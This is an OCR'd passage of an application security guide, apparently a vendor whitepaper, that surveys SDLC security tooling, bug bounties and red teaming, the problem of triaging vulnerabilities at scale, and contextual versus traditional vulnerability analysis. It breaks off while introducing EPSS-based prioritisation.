
Application Security Programs Assessment

Application security and cloud security programs, or modern application security programs, vary in structure. When joining an organization, an application security leader needs to cover a few questions.

- How mature is triaging and defect management?
- Where is the organization, from an application security maturity standpoint?
- Where is the organization from a DevSecOps maturity perspective?
- How much 'shift-left' is there in the organization (how much security is embedded in the development)?

Often, managing defects is the key element to starting an application security program, but not the only element; the process above describes the pillars to start a continuous and pervasive application security program.
Using the vulnerability assessment and triage process is a quick way to start a program, deliver results and measure where the organization is.

Security Across SDLC


DevSecOps / Modern Appsec
Pure Appsec
IT Ops
Security Scanning (automation)
SAST, SCA, Secret Scan, IaC
SAST, SCA, Container Scan/Image
IAST, Web DAST, DAST, Security Test
CSPM, CWP, Web Dast
DAST, CWP, CSPM, Web Dast
Plan
Code
Build
Test
Deploy
Operate & Monitor
Processes
Requirements, standards Threat Modelling
Security training Education
Secure Code Review, Rapid Risk Assessment Rapid Fix
Middleware Security Libraries
Red team, assurance
Technical Controls Config, WAF, Firewalls
Security Reporting, Pentesting, Bug Bounty, Incident Response
Software/Application/Product Context
Environment Context
Fast Triage
Vulnerability Fast Fix?
No
Yes
Remediate / PR Changes
Issues in one specific library/ Line of code
Identification of vulnerable library/ Syntax issue (No Context)
Backlog
Per Product Vulnerability backlog
Complex Traige / Backlog Management
Centralized Vulnerability Managment
Sprint Planning/
Vulnerability Review
Sprint Planning/
Reporting (Product and Risk)
Metrics/ scorecard for developers
Vulnerability Triage
Security Defect Managment
Security Backlog for Developers

SDLC and scanning

Security across the Software Development Lifecycle (SDLC or SSDLC) is a complex concept, and we will refer to the image above as pre/post-scanning.

Vulnerability triage can be broken down into two segments:


- Fixing and triaging when the issue gets detected (is it quick to fix) or in IDE (Pre-build).
- Fixing post-build with an offline scan or when the issue gets resolved

Several scanners can generate security issues (see the list below).

In this section, we focus on the process in the post-design phase, as this would require a lot more coverage of requirement capturing and threat modeling.

You can also consider code review and design review during the DevSecOps lifecycle.

Common Security Tooling Across an S-SDLC


Centralized Security Backlog
Application Security Tooling & Orchestration (ASOC)
Risk Based Vulnerability Management (RBVM)
Correlation of Event and Risk Calculation
Prioritization of Vulnerabilities
Quantification & Cost Calculation
Mobile Application Security Testing (MAST)
Interactive Application Security Testing (IAST / LAST)
Web Dynamic Application Security Testing (Web DAST)
Static Application Security Testing (SAST)
Dynamic Application Security Testing (DAST)
Origin / Software Composition Analysys (SCA)
Real Time Application Testing (RAST)
Cloud Security Posture Management(CSPM)
Infrastructure Security Scanning Tool (Infra)
Pentest Report / Red Team Reports
Container Security

- **Central Vulnerability Management (CVM[16]) -** a centralized system that enables the building of product concepts, performs risk-based analysis, deduplicates vulnerabilities discovered by multiple scanning tools and enables measurement at the product/team level. Products like Phoenix can add the concept of context and help prioritize clearing the backlog of vulnerabilities.
- **Application Security posture management (ASPM[17])** - a centralized system that enables discovery, enrichment, prioritization, risk assessment and routing of vulnerabilities to the right team.

Technology to Identify Vulnerabilities (SST Security Scanning Tools) :

- **Static Application Security Testing (SAST[18])** - code scanning for security issues. SAST Tools Analyze source code to identify potential security vulnerabilities by scanning code for common coding errors, such as buffer overflows and SQL injection.
- **Dynamic Application Security Testing (DAST[19])** - API, Web fuzzing. DAST Tools scan running applications to identify vulnerabilities that may not be detectable through

[16] https://phoenix.security
[17] https://phoenix.security/what-is-aspm/
[18] https://en.wikipedia.org/wiki/Static_application_security_testing
[19] https://docs.gitlab.com/ee/user/application_security/dast/

SAST. This involves simulating attacks against the application to identify weaknesses in its defenses.

- **Software Composition Analysis (SCA[20])** - software dependency security scans. Identifies vulnerabilities in third-party and open-source software components used within an application. This helps ensure these components are free from known vulnerabilities and security issues. Many SCA tools can also generate and consume SBOMs for your applications used within the environment to assist in determining the overall security posture of the organization.
- **Secrets Scanning[21]** - code scanning for secrets (passwords, keys, tokens, etc.). Secret scanning analyzes code repositories to identify secrets such as passwords, access tokens and other sensitive information that could potentially be used to compromise the application.
- **Interactive Application Security Testing (IAST[22]) -** is an application security testing method that tests the application. At the same time, the app is run by an automated test, human tester, or any activity "interacting" with the application functionally.
- CI/CD Pipeline Scanning[23] - newer scanning tech that looks at the health/hygiene of code pipelines
- **Web Application Firewalls (**WAF[24]) - layer 7 (Application layer of OSI model) firewall
- **Web Application & API Protection (WAAP)** - is a superior security solution tailored for safeguarding web applications and APIs. It excels beyond traditional firewalls and security measures by meticulously monitoring and filtering traffic at the network's outer edge.
- **Infrastructure as Code (IaC[25])** Scanning - scan your Terraform, CloudFormation, etc. for misconfigurations or issues.

[20] https://owasp.org/www-community/Component_Analysis
[21] https://owasp.org/www-project-wrongsecrets/
[22] https://owasp.org/www-project-devsecops-guideline/latest/02c-Interactive-Application-Security-Testing
[23] https://owasp.org/www-project-top-10-ci-cd-security-risks/
[24] https://owasp.org/www-community/Web_Application_Firewall
[25] https://owasp.org/www-project-cloud-native-application-security-top-10/

- **Network & System Vulnerability Scanning**[26] **-** uses network discovery techniques or targeted lists of hosts to scan for security issues.
- **Docker Container Image Scanning** - Scans the built artifacts (called container images) that are used for containerized workloads.
- **Cloud Workload Scanning** - an agent or daemon to look at your cloud-based computing environment introspectively.
- **Cloud Security Posture Management Scanning (CSPM**[27]**) -** reads the actual configurations of a cloud environment to enumerate issues.

High-Quality Vulnerability Signals: Bug Bounty, Responsible Disclosure and Internal Red Teaming

Aside from the above method, the application security program and vulnerability management program are always on a quest for high-quality vulnerability signals, which necessitates a multi-faceted approach. Among the most potent sources of these signals are bug bounty programs, responsible disclosure initiatives and internal red teaming exercises. Each of these methods brings its unique strengths to the table, providing real-world evidence of vulnerabilities that automated tools might miss.

- **Bug Bounty Programs:** invite ethical hackers from around the globe to identify and report vulnerabilities in an organization's software in exchange for rewards. This crowd-sourced approach harnesses the diverse expertise and perspectives of the security researcher community, uncovering security issues that might otherwise go unnoticed.
- **Responsible Disclosure policies** create a safe and structured channel for external security researchers to report vulnerabilities directly to the organization. This proactive stance encourages a collaborative relationship between developers and the wider security community, fostering trust and enhancing software security.

[26] https://www.ncsc.gov.uk/guidance/vulnerability-scanning-tools-and-services
[27] https://www.microsoft.com/en-gb/security/business/security-101/what-is-cspm

- **Internal Red Teaming** involves a designated group within the organization simulating adversarial attacks to test the resilience of their security posture. By mimicking real-world threat actors' tactics, techniques and procedures (TTPs), red teams provide invaluable insights into potential security breaches' practical implications.


While these sources offer high-quality, evidence-based vulnerabilities, they come with significant cost implications. Bug bounty rewards, the resources needed to manage responsible disclosure programs and the investment in skilled personnel for red teaming exercises can accumulate rapidly. Consequently, organizations should strategically employ these methods more as validation tools rather than primary vulnerability discovery mechanisms. Leveraging bug bounty programs, responsible disclosure and internal red teaming as part of a broader security strategy enables organizations to validate the effectiveness of their security measures and prioritize remediation efforts.

Incident Response and Vulnerability Management Platforms: Sources of Intelligence

Incidents of security breaches offer critical intelligence on vulnerabilities that have been successfully exploited. Analyzing these incidents provides insights into attack vectors, exploited weaknesses, attacker tactics, trend for vulnerability data like CWE, techniques and procedures (TTPs). This real-world evidence helps organizations prioritize vulnerabilities that pose a tangible risk, allowing application security teams to holistically fix entire classes of vulnerabilities thus preventing them from materializing. Moreover, vulnerability management platforms emerge as crucial tools for gaining intelligence on trending vulnerabilities and security threats. These platforms aggregate data from various sources, including incident reports, bug bounty programs and industry advisories, offering a comprehensive view of the security landscape. By leveraging this intelligence, organizations can adopt a proactive stance, focusing on vulnerabilities that are actively being exploited in the wild or that present a significant risk based on current trends. Utilizing incident insights and vulnerability management platforms, businesses can refine their security priorities, allocate resources more effectively and fortify their defenses against emerging threats.

Section 2 - Vulnerability Triage Common Issues and Next-Generation Triage

The Current Issue with Vulnerability Triage


SLOW DEFENDER
180-280 days
Average time to fix a vulnerability
FAST ATTACKER
3-15 days
Average time to exploit a new vulnerability


- There are too many signals, generating too much noise, resulting in no data and that risk owners ignoring signals.
  - Too many alerts without context
  - Alerts are sent over un-contextualized to dev teams
  - Triage at scale is made even harder by the scarcity of resources

The above results in either important vulnerabilities being wholly ignored in favor of the more noisy and potentially less critical vulnerabilities.

For example, an operating system that has vulnerabilities can generate tens of thousands of vulnerabilities. If that system is buried down the technology stack and inaccessible, it is less critical to upgrade. In comparison, a single Remote Code Execution on an application/system that is externally facing should be addressed immediately when discovered.

An example of this is the January 2023 T-Mobile API breach . A single vulnerability in an API generated a loss of 37 Million customer' personal data[28] and potential financial and regulatory repercussions, as well as a $350M class action lawsuit. The vulnerability was reported but not prioritized, as it was buried down in the sea of vulnerabilities.

The evolution of vulnerability triage and analysis


FULL STACK RISK
Web/API Security
Application Security
Infrastructure Security
Container Security
Cloud Security
BUSINESS RISK
Contextual Risk for Application
Cyber Risk Quantification
Monetary Impact/FAIR
Team View
Security Insights
Probability of exploitation leveraging Threat Intel
Automatic Selection of Vulnerabilities to fix
Risk Level -> Actionable Tasks for Engineers

Vulnerability management is evolving, driven by the complexity of modern IT environments and the blending of application and cloud security into unified stacks.
Phoenix security pushes for an evolution in vulnerability management including code, cloud, open source software and a focus on shifting from analyzing vulnerabilities in

[28]https://www.forbes.com/sites/nicholasreimann/2023/01/19/t-mobile-data-breach-hackers-stole-37-million-customers-info-company-says/?sh=6f0a8e2f3d64

isolation to understanding them within a broader context. For a complete analysis, we will explore the pros and cons of traditional versus contextual approaches, underlining the challenges and benefits of each method.

Traditional Individual Vulnerability Analysis

Pros:


- **Simplicity: Analyzing vulnerabilities** individually is straightforward, allowing for direct, if rudimentary, action.
- **Specificity**: Focusing on particular vulnerabilities can be beneficial for quick fixes of high-severity issues.

Cons:

- **Many Distractions/False Positives**: without context, distinguishing between true threats and benign anomalies is challenging, leading to wasted resources on less likely attack vectors. This can distract from the real threats; for example, a network security scan can flag EoL as critical vulnerabilities whilst those might not even be leveraged or run on the local machine SCA software might identify critical vulnerabilities in a library that is not even called inside the code. Whilst those are issues that need to be addressed, a vulnerability in a business-critical system, with Remote Code execution and no authentication method is more urgent. The challenge is that one of these vulnerabilities could damage the organization more than a lot of the critical highlighted. A vulnerability management program leveraging just volumetric is bound to focus on the number of vulnerabilities fixed as opposed to the severity of each. Therefore, this runs the risk of creating a lot of busy work with minimal impact.
- **Inability to adequately Prioritize**: A lack of a framework for risk-based prioritization, often treating all vulnerabilities according to their general criticality, which isn't practical and fails to take into account any compensating controls or mitigations that have been put in place by the organization.

- **Limited Visibility:** Single vulnerabilities provide a narrow view, missing the bigger picture of how multiple vulnerabilities might interact or affect the overall risk.
- **Complex Reporting:** Reports on individual vulnerabilities can become overwhelming and fail to convey urgency or importance effectively.

Vulnerability in CVE is heavily biased for critical and high vulnerabilities. Currently, this forms roughly 57.3% of all vulnerabilities



Contextual Vulnerability Analysis

Pros:

- **Reduced Distraction/False Positives:** By considering multiple data points, teams can better identify genuine vulnerabilities, reducing time spent on false leads.
- **Improved Prioritization:** A contextual approach triages vulnerabilities based on risk factors like reachability and impact on the system, focusing efforts where they're most needed.
- **Enhanced Visibility:** Offers a comprehensive view of the security landscape, identifying how vulnerabilities relate to each other and the potential compound effects.

- **Automation and Integration:** Facilitates the use of automation in detecting and responding to vulnerabilities and enhances the integration with other tools, thus improving efficiency.
- **Effective Deduplication:** Advanced teams can use data from multiple scanners to identify and eliminate duplicates, streamlining the remediation process.

Cons:

- **Complexity:** Requires sophisticated tools and expertise to analyze the vast amount of data effectively.
- **Network and Stack Complexity**: The intricacies of modern networks and the fusion of application and cloud security demand more advanced skills and technologies to navigate.
- **Resource Intensive**: Implementing a contextual approach can be resource-heavy, requiring significant investment in tools and training.

Consolidation by Typology of Vulnerability

Automation and Efficiency:

- **Pros:** Contextual analysis supports automation and integration, leading to more efficient processes.
- **Cons**: Initial setup and maintenance of these systems are resource-intensive.

Accuracy and Visibility:

- **Pros**: Offers enhanced visibility and reduces false positives through a nuanced understanding of vulnerabilities.
- **Cons**: The complexity of modern IT environments can make achieving comprehensive visibility challenging.

Prioritization and Risk Management:


- **Pros**: Enables prioritization based on actual risk, focusing resources on vulnerabilities that pose the greatest risk.
- **Cons**: Requires a deep understanding of the environment and potential attack paths, which can be difficult to obtain and time consuming.

Complexity and Resource Requirements:


- **Pros**: Contextual analysis can handle the complexities of modern IT environments more effectively.
- **Cons**: Demands more sophisticated tools and a higher level of expertise from security teams.

In conclusion, while individual vulnerability analysis offers simplicity, the evolving cyber threat landscape necessitates a shift towards a contextual approach. Despite its challenges, this method provides a more accurate, efficient and risk-focused framework for managing vulnerabilities, making it indispensable for modern cybersecurity strategies.


Data Driving a Vulnerability Triage Vulnerability Data Over the Years




With a vulnerability increase of 35% more year over year, the vulnerability database is currently north of 212.7K vulnerabilities with the majority of them being Medium, High and critical.



The vulnerabilities scored by CVSS (Common Vulnerability Scoring System) have faced critical scrutiny with the recent effort to publish CVSSV4. Nonetheless, this effort seems insurmountable compared to the sheer number of vulnerabilities being reported.







Vulnerabilities published over the years [29]

What can be done to Prioritize Vulnerabilities at Scale?

EPSS (Exploit Prediction Scoring System) is a measurement that can indicate whether a vulnerability is exploited in the wild. Only a fraction of vulnerabilities are actually exploited each year.



NVD Database analysis of vulnerabilities with active exploits [30]
Source EPSS Data[31]



